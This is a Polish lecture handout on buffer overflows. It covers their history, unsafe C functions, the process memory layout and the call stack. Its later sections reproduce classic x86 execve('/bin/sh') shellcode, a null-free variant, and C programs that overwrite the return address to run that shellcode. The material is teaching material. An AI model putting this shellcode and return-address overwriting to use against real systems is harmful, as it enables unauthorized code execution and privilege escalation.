Przepełnienie bufora

Damian Koniecki

24 stycznia 2006

1 Trochę historii

Ważniejsze wydarzenia w historii błędu przepełnenia bufora (patrz [1]):

- 1988 – Morris worm, wykorzystywał m.in. przepełnienie bufora wejścia w fingerd, straty rzędu 10-tek milionów USD,
- 1995 – publikacja Thomasa Lopatica na liście dyskusyjnej Bugtraq na temat błędu przepełnienia bufora w NCSA HTTPD 1.3,
- 1996 – publikacja artykułu "Smashing the Stack for Fun and Profit "w magazynie Phrack,
- 2001 – Code Red Worm, przepełnienie bufora w IIS 5.0, uruchomienie kodu z uprawnieniami administratora,
- 2003 – SQLSlammer, Microsoft SQL Server 2000,

2 Skala problemu

Przykładowy wypis ze strony `www.idefense.com` [5] z okresu 2 miesięcy. Warto zwrócić uwagę, że ponad połowa wpisów dotyczy błędu przepełnienia bufora:

- ADVISORY 10.28.05 : Multiple Vendor chmlib CHM File Handling Buffer Overflow Vulnerability
- ADVISORY 10.24.05 : SCO Unixware Setuid ppp prompt Buffer Overflow Vulnerability

- ADVISORY 10.24.05 : SCO Openserver authsh 'Home' Buffer Overflow Vulnerability
- ADVISORY 10.24.05 : SCO Openserver backupsh 'Home' Buffer Overflow Vulnerability
- ADVISORY 10.20.05 : Multiple Vendor Ethereal srvloc Buffer Overflow Vulnerability
- ADVISORY 10.20.05 : Symantec Norton AntiVirus LiveUpdate Local Privilege Escalation
- ADVISORY 10.20.05 : Symantec Norton AntiVirus DiskMountNotify Local Privilege Escalation
- ADVISORY 10.13.05 : Multiple Vendor XMail 'sendmail' Recipient Buffer Overflow Vulnerability
- ADVISORY 10.13.05 : Multiple Vendor wget/curl NTLM Username Buffer Overflow Vulnerability
- ADVISORY 10.11.05 : Microsoft Distributed Transaction Controller Packet Relay DoS Vulnerability
- ADVISORY 10.11.05 : Microsoft Distributed Transaction Controller TIP DoS Vulnerability
- ADVISORY 10.10.05 : SGI IRIX runpriv Design Error Vulnerability
- ADVISORY 10.10.05 : Kaspersky Anti-Virus Engine CHM File Parser Buffer Overflow Vulnerability
- ADVISORY 10.04.05 : UW-IMAP Netmailbox Name Parsing Buffer Overflow Vulnerability
- ADVISORY 10.04.05 : Symantec AntiVirus Scan Engine Web Service Buffer Overflow Vulnerability
- ADVISORY 09.30.05 : RealNetworks RealPlayer/HelixPlayer RealPix Format String Vulnerability
- ADVISORY 09.19.05 : Clam AntiVirus Win32-UPX Buffer Overflow Vulnerability

- ADVISORY 09.19.05 : Clam AV Win32-FSG File Handling DoS Vulnerability
- ADVISORY 09.13.05 : Linksys WRT54G Router Remote Administration Fixed Encryption Key Vulnerability
- ADVISORY 09.13.05 : Linksys WRT54G Router Remote Administration apply.cgi Buffer Overflow Vulnerability
- ADVISORY 09.13.05 : Linksys WRT54G 'restore.cgi' Configuration Modification Design Error Vulnerability
- ADVISORY 09.13.05 : Linksys WRT54G 'upgrade.cgi' Firmware Upload Design Error Vulnerability
- ADVISORY 09.13.05 : Linksys WRT54G Management Interface DoS Vulnerability
- ADVISORY 09.09.05 : GNU Mailutils 0.6 imap4d 'search' Format String Vulnerability
- ADVISORY 09.01.05 : 3Com Network Supervisor Directory Traversal Vulnerability
- ADVISORY 09.01.05 : Novell NetMail IMAPD Command Continuation Request Heap Overflow

3 Definicja

Przepełnienie bufora – sytuacja, kiedy proces próbuje umieścić w buforze więcej danych niż zostało zaalokowane pamięci na ten bufor, powodując nadpisanie nadmiarowymi danymi informacji w sąsiadujących komórkach pamięci.

4 Niebezpieczne konstrukcje w C


W języku C występują niebezpieczne konstrukcje podatne na błąd przepełnienia bufora. Niektóre z nich przedstawia tabelka:

Konstrukcja	Zagrożenie
`strcpy(char *dest, const char *src)`	Przepełnienie `dest`
`strcat(char *dest, const char *src)`	Przepełnienie `dest`
`getwd(char *buf)`	Przepełnienie `buf`
`gets(char *s)`	Przepełnienie `s`
`[vf]scanf(const char *format, ...)`	Przepełnienie argumentów
`realpath(char *path, char resolved_path[])`	Przepełnienie `path`
`[v]sprintf(char *str, const char *format, ...)`	Przepełnienie `str`

Przy obecnej wydajności komputerów konstrukcji tych właściwie nie powinno się używać. Na stronie manual'a do `gets(char *s)` możemy nawet przeczytać, żeby tej konstrukcji nie używać nigdy.

5 Struktura programu komputerowego

Poniższy rysunek przedstawia podział pamięci używanej przez program komputerowy. Strzałka wskazuje kierunek, w którym rosną adresy :



Tak więc w kolejności rosnących adresów w pamięci są to:

tekst programu - skompilowany kod programu,

dane statyczne - dane na które już w czasie kompilacji można zarezerwować miejsce, czyli zmienne globalne i (dla C++) statyczne pola klas,

dane alokowane dynamicznie - stos danych alokowanych dynamicznie, w czasie działania programu przez funkcje `malloc()` i `calloc()` oraz operator `new` w C++,

stos - stos (rosnący w kolejności malejących adresów!) wywołań funkcji, również alokowany dynamicznie, odkładane są na nim argumenty funkcji, zmienne lokalne oraz (co ważne) adres powrotu,

Błędy przepełnienia bufora następują najczęściej w wyniku nadpisania adresu powrotu na stosie. Zdarzają się jednak błędy kontroli pamięci w sekcji danych alokowanych dynamicznie. Przykładem wykorzystania tego ostatniego może być trojan rozpowszechniany pod koniec 2004 roku przez Usenet, który znajdował się w pliku .jpeg (!!!) i wykorzystywał błąd przepełnienia bufora w bibliotece GDI+.

6 Stos wywołania funkcji

Przypatrzmy się więc typowemu błędnemu programowi i spróbujmy uzyskać uprawnienia root'a i uruchomić swój własny kod (co jest zwykle celem piszących wirusy). Najpierw jednak prosty program w C:

```
void function(int a,int b,int c) {
    char buffer1[5];
    char buffer2[10];
}

int main() {
    function(1,2,3);
    return 0;
}
```

i jego asemblerową wersję:

```
function:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $40, %esp
    leave
    ret
.Lfe1:
    .size   function,.Lfe1-function
    .align 4
.globl main
    .type   main,@function
main:
    pushl   %ebp
    movl    %esp, %ebp
    subl    $8, %esp
    subl    $4, %esp
    pushl   $3
    pushl   $2
    pushl   $1
    call    function
    addl    $16, %esp
    movl    $0, %eax
    leave
    ret
```

Na przykładzie kodu powyżej widać jak działa wywołanie funkcji. Najpierw argumenty (tutaj `1,2,3`) są zrzucane na stos, a następnie wywoływana jest funkcja (`call function`). Samo wywołanie funkcji powoduje zrzucenie na stos wskaźnika powrotu. Dodatkowo już w samej treści funkcji zrzucany jest na stos rejestr `ebp`, a później jest on aktualizowany - przypisywany jest mu aktualny wskaźnik wierzchołka stosu (`movl %esp, %ebp`). Rejestr `ebp` służy do pamiętania wskaźnika bazowego na początek stosu dla danego wywołania funkcji (czyli dla danego kontekstu), w odwołaniach do konkretnych danych na stosie mogą być stosowane adresy względne do tego wskaźnika bazowego.
Tak więc wewnątrz wywołania funkcji `function` wierzchołek stosu wygląda tak:

```
[c][b][a][ret][sfp][     buffer1     ][    buffer2    ]
```

Jeśli uda nam się przepełnić `buffer1` (pamiętamy, że adresy rosną tutaj przeciwnie do stosu), to będziemy mogli nadpisać wskaźnik ret.
Najpierw zobaczmy jak można zmienić ten wskaźnik z poziomu programu:

```
void function(int a,int b,int c) {
    char buffer1[5];
    char buffer2[10];
    int *ret;
    ret = &a - 1;
    (*ret) += 10;
}

void main() {
    int x;
    x = 0;
    function(1,2,3);
    x = 1;
    printf("%d\n",x);
}
```

Powyższy kod po skompilowaniu i uruchomieniu powoduje wypisanie liczby `0`, a nie `1`. Jest to spowodowane dodaniem liczby 10 do wskaźnika powrotu pod koniec funkcji `function`. Dokładnie 10 bajtów zajmuje przypisanie `x = 1;`

7 Próba przepełnienia bufora

Na początek program:

```
void function(char *str) {
    char buffer[16];
    strcpy(buffer,str);
}

int main() {
    char large_string[256];
    int i;
```

```
    for ( i=0;i<255;i++ )
        large_string[i] = 'A';

    function(large_string);
    return 0;
}
```

Program ten zawiera potencjalne źródło błędu mianowicie funckję `function`. Uruchomienie tego programu spowoduje `Segmentation fault`. Program zapisuje znak `0x41` poza tablicę `buffer` powodując nadpisanie wskaźnika powrotu na miejsce w pamięci, do którego nie ma uprawnień, co powoduje błąd.

8 Uruchamianie kodu

Potrzebny nam jest teraz kod asemblerowy do wywołania powłoki linuksa. Nic prostszego! Piszemy kod w C:

```
#include <stdio.h>

void main() {
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Następnie kompilujemy i za pomocą `gdb` wydobywamy kod shell'owy.

9 Wykorzystanie

Spróbujmy teraz podmienić wskaźnik powrotu i uruchomić nasz kod. W artykule [2] możemy znaleźć gotową do wpisania wersję:

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
```

```
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

10 Eliminacja zer

Niestety podany wcześniej kod nie nadaje się do przepełnienia bufora, ponieważ zawiera on zera, które kończą wczytywanie łańcucha znaków. Trochę gimnastyki w asemblerze pozwala uniknąć zer:

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;

}
```

11 Przepełniamy bufor

A teraz już wersja z wykorzystaniem przepełnienia bufora:

```
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
```

12 Problemy

Niestety w praktyce występują jeszcze różne komplikacje:

- Nie wiadomo, w które wykonać skok – umieszczenie instrukcji NOP w kodzie*,
- Niewielki bufor – umieszczenie kodu w zmiennych środowiskowych,

* - intrukcja `NOP` powoduje przejście do następnej instrukcji (odpowiednik `skip`) w kodzie. Jeśli bufor jest duży, to można w nim duży blok takich instrukcji, a później nasz kod, co pozwoli nam łatwiej trafić ze wskaźnikiem powrotu na nasz kod (nie musimy trafić w konkretny bajt, a w dowolną instrukcję `NOP`).

13 Warunki konieczne do wykorzystania błędu

- znalezienie błędu (use grep, Luke!),
- sprawdzenie wielkości bufora,

- kontrola nad danymi wprowadzanymi do bufora,
- ważne ze względów bezpieczeństwa zmienne lub kod wykonywalny znajdujące się w pobliżu bufora,
- zamiana tego kodu na swój własny,

14 Przyczyny popularności błędu

- wydajność w językach niskiego poziomu (C), zgodność ze standardem ANSI C (niebezpieczne konstrukcje w standardzie, brak zamiennika dla $sprintf$),
- niestaranność programistów,
- brak znajomości problemu,
- ogromne ilości wczytywanych danych (pliki konfiguracyjne, wczytywanie z stdin),
- brak aktualizacji oprogramowania (wirusy często wykorzystują już znalezione i zgłoszone błędy, dla których istnieją patch'e).

15 Źródła, czyli coś do poczytania

1. `http://en.wikipedia.org/`,
2. `http://www.phrack.org/show.php?p=49&a=14`,
3. `http://www.sans.org/rr/whitepapers/securecode/386.php`,
4. Google: na zapytanie `" buffer overflow"` daje w wyniku ponad 10 mln trafień,
5. `www.idefence.com`